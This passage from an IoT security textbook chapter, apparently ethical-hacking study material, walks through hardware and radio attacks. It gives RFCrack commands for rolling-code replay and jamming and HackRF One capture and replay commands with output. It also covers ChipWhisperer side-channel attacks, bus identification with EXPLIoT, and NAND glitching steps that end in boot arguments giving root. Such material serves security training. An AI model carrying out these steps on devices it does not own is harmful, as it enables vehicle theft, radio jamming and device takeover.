- GP-Simulator (https://gpspatron.com)
- Gqrx (https://gqrx.dk)

Launch Attacks

During the vulnerability scanning phase, attackers attempt to identify weaknesses in the target device. Once these vulnerabilities are discovered, they can be exploited to initiate various attacks, such as DDoS, rolling-code, signal jamming, Sybil, MITM, and data or identity theft. For instance, an attacker might use the RFCrack tool to execute attacks like rolling-code, replay, and jamming. Similarly, tools like KillerBee can target ZigBee and IEEE 802.15.4 networks.

Rolling Code Attack Using RFCrack

Attackers use the RFCrack tool to intercept and capture the rolling code transmitted by a victim to unlock a vehicle, allowing them to replay the code later and steal it. RFCrack is designed to test RF communications between devices operating on sub-GHz frequencies. It works with hardware such as yardsticks to jam, replay, and sniff the signals the device sends. Attackers can use RFCrack to execute various types of attacks, including:

- Replay attacks (-i -F)
- Sending previously captured payloads (-s -u)
- Rolling code bypass attacks (-r -F -M)
- Jamming (-j -F)
- Scanning frequencies incrementally (-b -v -F)
- Scanning common frequencies (-k)

Some of the specific commands used by attackers to perform a rolling code attack include:

- Live replay:

```
python RFCrack.py -i
```

- Rolling code:

```
python RFCrack.py -r -M MOD_2FSK -F 314350000
```

- Adjust RSSI range:

```
python RFCrack.py -r -M MOD_2FSK -F 314350000 -U -100 -L -10
```

- Jamming:

```
python RFCrack.py -j -F 314000000
```

- Scan common frequencies:

```
python RFCrack.py -k
```

- Scan with a custom list:

```
python RFCrack.py -k -f 433000000 314000000 390000000
```

- Incremental scan:

```
python RFCrack.py -b -v 5000000
```

- Send saved payload:

```
python RFCrack.py -s -u ./captures/test.cap -F 315000000 -M MOD_ASK_OOK
```

Figure 18-46: Rolling Code Attack Using RFCrack

Hacking Zigbee Devices with Open Sniffer

Open Sniffer is a Wireshark-based tool attackers use to capture and analyze network traffic from networks like IEEE 802.15.4, Zigbee, 6LoWPAN, Wireless Hart, and ISA100.11a. It uses two multiband antennas and USB-powered cables to connect to the target device or network switch through an Ethernet port. This tool allows attackers to capture all 802.15.4 frames within its range and decode them, displaying the frames on Wireshark for further analysis. Attackers can also send packets to a selected channel with specific transmission types, modulation, and power levels to launch a Denial-of-Service (DoS) attack. Additionally, Open Sniffer can replay captured frames to perform replay attacks on the target network or device. It also provides energy detection across all channels, displaying the results graphically.

Figure 18-47: Open Sniffer



Figure 18-48: Wireshark Displaying the Packets Captured by Open Sniffer

BlueBorne Attack Using HackRF One

IoT devices rely on wireless communication technologies like RF, ZigBee, or LoRa. HackRF One is a device commonly used by attackers to execute various attacks, such as BlueBorne or AirBorne attacks, along with replay, fuzzing, and jamming. This advanced software-defined radio device operates in the frequency range of 1 MHz to 6 GHz. It works in half-duplex mode, allowing attackers to transmit and receive radio signals easily. HackRF One can intercept a broad spectrum of wireless protocols, ranging from GSM to Z-Wave, making it a versatile tool for cyber attackers.

Figure 18-49: HackRF One

Replay Attack Using HackRF One

Attackers use tools like HackRF One to perform replay attacks on IoT devices. The first step in this process involves discovering the target device's radio frequency. To find this frequency, attackers may consult online resources like the FCC database or use tools such as RTL-SDR to detect the frequency of nearby devices. Once the target frequency is identified, attackers can proceed with the replay attack using HackRF One.

The steps for executing a replay attack on an IoT device are as follows:

- **Step 1**: Capture the device's signal using the command:

```
hackrf_transfer -r connector.raw -f [device frequency]
```

Here, -r indicates recording, and -f specifies the device's frequency.

```
root@kali:~/rf# hackrf_transfer -r connector.raw -f 433900000 -l 20 -g 20
warning: lna_gain (-l) must be a multiple of 8
call hackrf_sample_rate_set(10000000 Hz/10.000 MHz)
call hackrf_baseband_filter_bandwidth_set(9000000 Hz/9.000 MHz)
call hackrf_set_freq(433900000 Hz/433.900 MHz)
Stop with Ctrl-C
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
^CCaught signal 2
18.1 MiB / 0.913 sec = 19.8 MiB/second

User cancel, exiting...
Total time: 6.91446 s
hackrf_stop_rx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
```

Figure 18-50: HackRF One Recording Signal

- **Step 2**: Replay the captured signal to the target device using the command:

```
hackrf_transfer -t connector.raw -f [device frequency]
```

Here, -t is used to replay the signal.

```
root@kali:~/rf# hackrf_transfer -t connector.raw -f 433900000 -x 40
call hackrf_sample_rate_set(10000000 Hz/10.000 MHz)
call hackrf_baseband_filter_bandwidth_set(9000000 Hz/9.000 MHz)
call hackrf_set_freq(433900000 Hz/433.900 MHz)
Stop with Ctrl-C
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
18.4 MiB / 1.001 sec = 18.3 MiB/second

Exiting... hackrf_is_streaming() result: HACKRF_ERROR_STREAMING_EXIT_CALLED (-1004)
Total time: 7.00498 s
hackrf_stop_tx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
root@kali:~/rf# hackrf_info
Found HackRF board 0:
USB descriptor string: 0000000000000000014d463dc2f6db5e1
Board ID Number: 2 (HackRF One)
Firmware Version: 2015.07.2
Part ID Number: 0xa000cb3c 0x00614f5e
Serial Number: 0x00000000 0x00000000 0x14d463dc 0x2f6db5e1
root@kali:~/rf#
```

Figure 18-51: HackRF One Replaying a Signal

Once the replay attack is successful, the attacker can take control of the IoT device to carry out additional malicious activities.

SDR-Based Attacks using RTL-SDR and GNU Radio

Hardware-based Attack

Attackers utilize hardware tools like RTL-SDR to carry out SDR-based attacks on IoT devices.

- **RTL-SDR**

RTL-SDR is a hardware device available as a USB dongle. It enables attackers to capture radio signals in the surrounding area without needing an internet connection. It comes in various models, including DVB-T SDR, RTL2832, RTL dongle, and DVB-T dongle. Depending on the chosen SDR model, RTL-SDR can capture frequencies from 500 kHz up to 1.75 GHz.



Figure 18-52: RTL-SDR

Using an RTL-SDR radio scanner, attackers can perform several activities, including:

- Receiving and decoding GPS signals
- Analyzing the frequency spectrum
- Listening to DAB broadcast radio
- Decoding HD radio
- Sniffing GSM signals
- Monitoring VHF amateur radio
- Scanning trunked radio conversations
- Searching for cordless phone communications

Software-Based Attack

In addition to hardware tools, attackers can also use various software tools, such as GNU Radio, to target SDR-based IoT devices.

- **GNU Radio**

GNU Radio is a tool that uses external RF hardware to generate Software-Defined Radio (SDR) signals. It provides the framework and tools to generate SDR signals and includes signal processing units to implement software radios. Attackers use GNU Radio to carry out SDR-based attacks on IoT devices. Before launching an attack, attackers must first build and configure GNU Radio. Once GNU Radio is successfully installed, attackers can utilize the following tools for exploitation:

- **uhd_ft:** A spectrum analyzer that connects to a UHD device to scan the spectrum at a specific frequency
- **uhd_rx_cfile:** Stores wave samples using a UHD device, which can later be analyzed using GNU Radio or tools like Matlab or Octave
- **uhd_rx_nogui:** Allows attackers to capture and listen to incoming signals on an audio device
- **uhd_siggen_gui**: A tool to generate signals such as sine, square, or noise
- **gr_plot:** Used to display recorded samples stored in a file



Figure 18-53: GNU-Radio

Side-Channel Attack Using ChipWhisperer

ChipWhisperer is an open-source toolchain designed primarily for embedded hardware security research. It focuses on side-channel power analysis and glitching attacks, which are typically used to extract cryptographic keys from systems. A side-channel attack targets the physical system's implementation to gather sensitive information, such as power consumption, timing, sound, or electromagnetic emissions, rather than exploiting software vulnerabilities.

To conduct a side-channel attack using ChipWhisperer, two key components are required:

- **Capture Board**: This specialized hardware captures minuscule signals synchronized with a precise clock.
- **Target Board**: A programmable processor used to perform secure operations.

Attackers leverage ChipWhisperer to break down complex cryptographic algorithms, such as AES and Triple DES, using power analysis attacks, which fall under the category of side-channel attacks. This technique involves controlling the input data and power consumption. The known input is XORed with the unknown, producing unknown output data. The attacker then compares a guessed secret key with real measurements to reveal the original key.

Side-channel attacks include cache, timing, power-monitoring, electromagnetic, acoustic cryptanalysis, fault analysis, data remanence, and optical attacks. ChipWhisperer can also inject glitches into embedded hardware, allowing attackers to manipulate the system's behavior by altering either the clock or input power, potentially disclosing sensitive information.

Figure 18-54: ChipWhisperer

Identifying IoT Communication Buses and Interfaces

Attackers look for various serial and parallel interfaces like Universal Asynchronous Receiver-Transmitter (UART), Serial Peripheral Interface (SPI), Joint Test Action Group (JTAG), and Inter-Integrated Circuit (I2C) to gain unauthorized access to devices, extract firmware, and perform other malicious activities. Tools such as BUS Auditor, Damn Insecure and Vulnerable Application (DIVA), and Printed Circuit Boards (PCBs) are used to identify these interfaces. BUS Auditor features 16 independent channels (CH0 to CH15). The ground pins of the BUS Auditor and the DIVA IoT board are connected to begin the process.

Figure 18-55: Bus Auditor

UART

The steps to identify UART on a PCB without microcontroller data are as follows:

1. Connect channels CH0 and CH1 of the BUS Auditor to the UART header.
2. Connect the DIVA IoT board and the BUS Auditor to the computer.
3. Execute the following command in the EXPLIoT framework:

```
run busauditor.generic.uartscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 1 -v
```

Commands	Description
-v	Voltage
-p	Device Port
-s	Starting Channel

-e	Ending Channel

Table 18-06: Command Description

```
ef> run busauditor.generic.uartscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 1
[*] Test:         busauditor.generic.uartscan
[*] Author:       Dattatray Hinge
[*] Author Email: dattatray@expliot.io
[*] Reference(s): ['https://en.wikipedia.org/wiki/Universal_asynchronous_receiver-transmitter']
[*] Category:     Technology=busauditor|Interface=hardware|Action=recon
[*] Target:       Name=generic|Version=generic|Vendor=generic
[*]
[*] Start Pin (0), End Pin (1)
[*] Target Voltage (3.3)
[*] Connecting to busauditor (/dev/ttyACM0)
[*]
DB CMD len = 15, Service = 0x11
DB Response: 009100
DB Start: 0, End: 1, vint: 0x03, vint: 0x03
DB scaning RX => 0 and TX => 1
DB scaning RX => 1 and TX => 0
[*] UART Scan Result:
[*] TX scan possible pin combinations 1:
[*] Combination 1:
[*]       RX Pin          : (1)
[*]       TX pin          : (0)
[*]       BaudRate        : (9600)
[*]
[+] Test busauditor.generic.uartscan passed
ef>
```

Figure 18-56: UART Scan

JTAG

Joint Test Action Group (JTAG), standardized as IEEE 1149.1, consists of four primary pins—Test Mode Select (TMS), Test Clock (TCK), Test Data In (TDI), and Test Data Out (TDO)—with an optional fifth pin, Test Reset (TRST).

To identify JTAG, follow these steps:

1. Connect channels CH0 to CH8 of the BUS Auditor to the JTAG header.
2. Connect the DIVA board and the BUS Auditor to the computer.
3. Execute the following command in the EXPLIoT framework:

```
run busauditor.generic.jtagscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 10
```



Figure 18-57: JTAG Scan

I2C

Inter-Integrated Circuit (I2C) uses two main lines: Serial Data (SDA) for data transmission and reception and Serial Clock (SCL) for synchronization.

To identify I2C, follow these steps:

1. Connect channels CH0 to CH8 of the BUS Auditor to the I2C header.
2. Connect the DIVA board and the BUS Auditor to the computer.
3. Run the following command in the EXPLIoT framework:

```
run busauditor.generic.i2cscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 10
```

```
ef> run busauditor.generic.i2cscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 10
[*] Test:          busauditor.generic.i2cscan
[*] Author:        Dattatray Hinge
[*] Author Email: dattatray@expliot.io
[*] Reference(s): ['https://en.wikipedia.org/wiki/I%C2%B2C']
[*] Category:      Technology=busauditor|Interface=hardware|Action=recon
[*] Target:        Name=generic|Version=generic|Vendor=generic
[*]
[*] Start Pin (0), End Pin (10)
[*] Target Voltage (3.3)
[*] Connecting to busauditor (/dev/ttyACM0)
[*]
[*] I2C Scan Result:
[*] Result 1:
[*]      Device Address    : (0x48)
[*]      SCL               : (1)
[*]      SDA               : (8)
[*]
[*] Result 2:
[*]      Device Address    : (0x50)
[*]      SCL               : (1)
[*]      SDA               : (8)
[*]
[+] Test busauditor.generic.i2cscan passed
```

Figure 18-58: I2C Scan

SPI

Attackers may use Google searches to identify the Serial Peripheral Interface (SPI) and its pinouts by referencing chip numbers.



Figure 18-59: SPI Chip

Below are additional tools used for interface identification:

- JTAGulator (https://grandideastudio.com)
- Attify Badge (https://www.attify-store.com)
- Saleae Logic Analyzer (https://www.saleae.com)

NAND Glitching

Attackers frequently target IoT devices or routers to gain privileged access by exploiting boot vulnerabilities, often using techniques like glitching. NAND glitching involves obtaining

privileged root access during the boot process by manipulating the serial I/O pin of a flash memory chip. This method takes advantage of a vulnerability where a backup process in the local flash memory grants single-user access in case of a boot failure. A precisely timed glitch, lasting only about 1 ms, can lead to root access.

Steps for Performing NAND Glitching:

1. **Reconnaissance**:

Start by running the following command to capture the boot logs through a UART-USB converter:

```
minicom -D /dev/ttyUSBo -w -C D-link_startup.txt
```

This command helps gather the boot logs, which help identify the flash memory chip that holds the boot firmware.

2. **Glitching**:

o Short the serial I/O pin of the flash memory chip to ground, disrupting the boot process and triggering the backup loader code.



Figure 18-60: NAND Glitching



Figure 18-61: Interruption to Device Boot up

- Use the printenv command to view the boot arguments, which will show output like:

bootargs=noinitrd console=ttyAM0,115200 rootfstype=ubifs ubi.mtd=5 root=ubio:rootfs rw gpmi badupdater



Figure 18-62: Output of Bootlogs on the Console

- Set the environment variables using:

setenv bootargs 'noinitrd console=ttyAM0,115200 rootfstype=ubifs ubi.mtd=5 root=ubio:rootfs rw gpmi init=/bin/sh'

- Finally, use the following command to load the backup privileged booting image from the flash memory:

nand read ${loadaddr} app-kernel 0x00400000 && bootm ${loadaddr}

In this process, the bootm command loads the backup image, granting the attacker root access to the device.

